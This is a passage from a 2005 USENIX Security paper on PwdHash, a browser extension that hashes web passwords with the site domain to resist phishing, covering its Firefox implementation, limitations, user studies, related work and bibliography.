enabled, rather than a new toolbar with a password “traffic light”. Neither the traffic light nor the lock icon provide bulletproof protection against spoofing, but they do provide a helpful hint to users as to whether *PwdHash* is installed and whether it will hash the current password field.

Firefox allows extensions to register event handlers that can intercept keystrokes during the DOM “capture” phase and prevent them from reaching the page. Capturing is the opposite of the “bubbling” method discussed earlier with respect to Internet Explorer; rather than catching events as they bubble up and out of the element on which they fired, events are caught as they move down the DOM toward the element. Our extension prevents password keystrokes from being received by the page and dispatches its own keystroke events for the “mask” characters instead.

Rather than waiting for the form submission to perform the password hashing, the Firefox version of the extension hashes the password as soon as focus leaves the field. If the form action domain were used as salt, this approach would be vulnerable to a domain rewriting attack (Figure 2); however, because of the risk of password reflection attacks, we use the current site domain as the salt instead.

Some user experience concerns arise upon hashing the password when focus leaves the password field. For example, if the hashed password is a different length than the original password, there will be a change in password field length that is noticeable to the user. Also, should the user return to the password field to edit the password, the resulting password -- a mixture of hashed and unhashed characters -- will be incorrect. We ensure that a password field containing a hashed password is automatically cleared when the user revisits it.

## 6.3 Limitations

Our implementations of *PwdHash* currently have the following limitations:

- **Other applications.** Under Windows, the layout engine implemented in MSHTML.DLL is used in various applications other than the IE browser. For example, it is used to render HTML within Outlook, AOL and AOL Instant Messenger. Some of these applications do not support Browser Helper Objects, and hence we cannot currently implement *PwdHash* in all applications that render HTML. To fully implement *PwdHash* the extension would have to be more closely integrated with the engine.
- **Spyware.** As mentioned earlier, *PwdHash* is designed to defend against scripts on remote web sites. It does not protect user passwords from spyware, keyloggers, and other software that is installed on the local machine. *PwdHash* would also not defend against some of the recently reported phishing attacks that work by adding text to the user's *hosts* file (thus causing the user's DNS resolver to incorrectly resolve the domain-name for sites like eBay). However, if hackers have sufficient access to install software or modify the hosts file, they could just as easily disable *PwdHash* altogether.
- **DNS Attacks.** More generally, *PwdHash* relies on DNS to resolve the domain-name to the correct IP address. If a phisher were able to fool DNS into resolving domain-name *A* to the phisher's IP address, then the phisher would obtain the user's password at site *A*. However, attacks of this scale are usually easy to detect. Similarly, *PwdHash* does not defend against phishing attacks that use HTTP response splitting or more general web cache poisoning attacks.
- **Flash.** Although Internet Explorer allows Browser Helper Objects to install keyboard hooks,

extensions for Mozilla Firefox do not have this ability. Usually, it does not make a difference, because Firefox extensions can still capture keystrokes before they are seen by script on the page. However, if an embedded Macromedia Flash object is selected, versions of Firefox running on certain operating systems allow Flash to handle the keystrokes without giving the extension a chance to intercept them. Thus, a spoofed password field in Flash would allow an attacker to read the user's cleartext password. We hope and expect that this problem will be resolved in the future through better interfaces between the operating system, the browser, browser extensions, and external plug-ins.

- **Focus Stealing.** An interesting JavaScript attack on the extension is a password field that switches places with a different, unprotected field while the user is typing into it. The new field is given focus using a call to its `focus()` method, causing the user to leave the original password field and lose the extension's keystroke protection. The traffic light described in Section [3.3.3](#) will turn red if this attack occurs, but it may be too late before this change is noticed by the user. One possible defense against this type of attack is to introduce a password ``suffix" that indicates that the user is finished typing a secure password. A complete focus management scheme for secure password entry remains an open problem.

## 7 User Studies

We conducted five professional user studies to determine whether we had succeeded in boosting password security without compromising usability. In each, an individual without *PwdHash* knowledge was asked to sign up for various accounts and log in to them, both with and without the extension installed. The Firefox version of the plugin was used.

The participants did not experience any major difficulties signing up for new accounts and logging in to them using the password prefix. When presented with a fake eBay site at a numeric IP address, most of the participants were willing to try logging in anyway, but their use of the password-prefix prevented the phishing page from reading their eBay passwords.

The user interface was so invisible that many participants did not observe the extension doing anything at all. They did not notice the lock icon, and their only clue that the extension was working was the fact that their password changed length when focus left the field, which they found confusing. (We plan to eliminate this change of length in future versions of the extension.)

It was only once the users had to log in using a different browser that didn't have *PwdHash* installed that they encountered difficulties. They found the process of copying over of site addresses into the remote hashing page to be annoying, and if they did so incorrectly (for example, using [gmail.com](#) instead of [google.com](#)), the site that they were logging into did not provide useful feedback as to what went wrong.

In response to this feedback, we plan additional improvements to the documentation and the remote hashing page to make them as user-friendly as possible. Of course, if *PwdHash* became popular enough to be installed in every browser, there would be no need to use the remote hashing site.

## 8 Related Work

Password hashing with a salt is an old idea. However, web password hashing is often implemented incorrectly by giving the remote site the freedom to choose the salt. For example, HTTP1.1 Digest Authentication defines password hashing as follows:

```
digest = Hash(pwd, realm, nonce, username, ...)
```

where *realm* and *nonce* are specified by the remote web site. Hence, using an online attack, a phisher could send to the user the realm and nonce the phisher received from the victim site. The user's response provides the phisher with a valid password digest for the victim site. Password hashing implemented in Kerberos 5 has a similar vulnerability.

The first systems we are aware of that provide proper web password hashing are the Lucent Personal Web Assistant (LPWA) [[GGMM97](#), [GGK<sup>+</sup>99](#)] and a system from DEC SRC [[ABM97](#)] by Abadi et al. To facilitate deployment, LPWA was implemented as a web proxy, which worked fine back when LPWA was implemented. However, many password pages these days are sent over SSL, and consequently a web proxy cannot see or modify the traffic. It was necessary to build *PwdHash* as a browser extension so that we could alter passwords before SSL encryption. Although it might be feasible to build a proxy that forges SSL certificates on the fly (essentially mounting a man in the middle attack on SSL), such a proxy would not be able to identify or protect passwords that are typed into mock password fields (Figure 3). The DEC SRC system [[ABM97](#)] was implemented as a standalone Java Applet and did not take into account the various challenges in implementing *PwdHash* inside a modern browser.

The Password Maker [[Jun](#)] extension for Mozilla Firefox is functionally similar to *PwdHash*, but with a slightly more prominent user interface. Users can indicate that they would like to insert a hashed password by pushing a toolbar button or selecting an option from the password field's context menu. The password is then entered into a dialog box and (optionally) stored so that it can be filled in automatically in the future. Password Maker may be a good solution for users who do not mind the security risks of storing their password in the browser, but it demands significant changes in the password entry model that people have used for years, and thus maintains a steep learning curve.

The Password Composer [[IP](#)] extension for Mozilla Firefox modifies password fields on the current page, allowing the user to enter a hashed password into a new password field that is superimposed over the old one. Password Composer is also provided as a bookmarklet and as a JavaScript file that can be loaded for each page using the GreaseMonkey Firefox extension. A malicious script could read the pre-hashed password as it is typed into the superimposed password field, however. The Password Composer user interface also seems vulnerable to spoofing.

We emphasize that *PwdHash* does not preclude other anti-phishing solutions. For example, SpoofGuard [[CLTM04](#)] is a browser extension that alerts the user when the browser navigates to a suspected phishing site. SpoofGuard and *PwdHash* techniques complement one another nicely. In addition, the Passmark [[Pas](#)] web personalization method for fighting phishing provides independent functionality and may complement *PwdHash*.

Halderman et al. [[HWF05](#)] study how to secure password hashing from dictionary attacks by using ultra-slow hash functions. As discussed earlier, these techniques can be integrated into *PwdHash* to help defend against dictionary attacks. We note that our focus here is very different from that of [[HWF05](#)].

We are primarily concerned with how to implement password hashing inside a modern browser so that phishing sites cannot steal cleartext passwords, with minimal change to user experience.

Finally, a number of existing applications -- including Mozilla Firefox -- provide convenient password management [PSa] by storing the user's web passwords on disk, encrypted under some master password. When the user tries to log in to a site, the application asks for the master password and then releases the user's password for that site. Thus, the user need only remember the master password. The main drawback compared to *PwdHash* is that the user can only use the web on the machine that stores his passwords. On the plus side, password management systems do provide stronger protection against dictionary attacks when the user chooses a unique, high entropy password for each site. However, many users may fail to do this.

## 9 Conclusions

We presented a browser extension, *PwdHash*, designed to improve password authentication on the web with minimal change to the user experience and no change to existing server configurations.

The bulk of the paper discusses the various challenges in implementing *PwdHash* in a modern browser. Most importantly, we had to overcome attack scripts at phishing sites that try to steal cleartext user passwords. Our solution enables users to securely type their passwords inside the browser window as they currently do. Results from preliminary user studies indicate that the basic functionality of the extension is not difficult to use.

We hope that our approach will be useful in other distributed systems that want to use password hashing to strengthen user authentication. Our extension and source code are available for download at <http://crypto.stanford.edu/PwdHash>

## Acknowledgments

We thank Aaron Emigh, Darin Fisher, Burt Kaliski, Donal Mountain, Cem Paya, Eric Rescorla, Jim Roskind, Brian Ryner, and Fritz Schneider for helpful discussions about password phishing and this work.

## Bibliography

ABM97

M. Abadi, L. Bharat, and A. Marais.  
System and method for generating unique passwords.  
US Patent 6,141,760, 1997.

APW

Anti-phishing working group.  
<http://www.antiphishing.org>.

BM92

S. Bellare and M. Merritt.  
Encrypted key exchange: password based protocols secure against dictionary attacks.

In *Proceedings of IEEE Symposium on Research in Security and Privacy*, 1992.

#### BPR00

M. Bellare, D. Pointcheva, and P. Rogaway.  
Authenticated key exchange secure against dictionary attacks.  
In *Proceedings of Eurocrypt 2000*, 2000.

#### CLTM04

N. Chou, R. Ledesma, Y. Teraguchi, and J. Mitchell.  
Client-side defense against web-based identity theft.  
In *Proceedings of Network and Distributed Systems Security (NDSS)*, 2004.

#### DA99

T. Dierks and C. Allen.  
The TLS Protocol -- Version 1.0.  
IETF RFC 2246, January 1999.

#### GGK<sup>+</sup>99

Eran Gabber, Phillip B. Gibbons, David M. Kristol, Yossi Matias, and Alain Mayer.  
On secure and pseudonymous client-relationships with multiple servers.  
*ACM Transactions on Information and System Security*, 2(4):390-415, 1999.

#### GGM86

O. Goldreich, S. Goldwasser, and S. Micali.  
How to construct random functions.  
*J. ACM*, 33(4):792-807, 1986.

#### GGMM97

E. Gaber, P. Gobbons, Y. Mattias, and A. Mayer.  
How to make personalized web browsing simple, secure, and anonymous.  
In *Proceedings of Financial Crypto '97*, volume 1318 of *LNCS*. Springer-Verlag, 1997.

#### Hel97

M. Hellman.  
Authentication using random challenges.  
US Patent 5,872,917, 1997.

#### HWF05

J. A. Halderman, B. Waters, and E. Felten.  
A convenient method for securely managing passwords.  
To appear in *Proceedings of the 14th International World Wide Web Conference (WWW 2005)*, 2005.

#### Jun

E. Jung.  
Passwordmaker.  
<http://passwordmaker.mozdev.org>.

#### IP

J. la Poutré.  
Password composer.

<http://www.xs4all.nl/~jlpoutre/BoT/Javascript/PasswordComposer/>.

Pas

Passmark.

<http://www.passmark.com>.

PM99

N. Provos and D. Mazières.

A future-adaptable password scheme.

In *Proceedings of the 1999 USENIX Annual Technical Conference, Freenix Track*, Monterey, CA, June 1999.

PSa

Password safe.

<http://passwordsafe.sourceforge.net/>.

Wol

N. Wolff.

Password generator bookmarklet.

<http://angel.net/~nic/passwdlet.html>.

Wu99

T. Wu.

A real-world analysis of kerberos password security.

In *Proceedings of Network and Distributed Systems Security (NDSS)*, 1999.

Zar

C. Zarate.

Genpass.

<http://labs.zarate.org/passwd/>.

---

*This paper was originally published in the  
Proceedings of the 14th USENIX Security  
Symposium,  
July 31–August 5, 2005, Baltimore, MD  
Last changed: 3 Aug. 2005 ch*

[Security '05 Technical Program](#)  
[Security '05 Home](#)  
[USENIX home](#)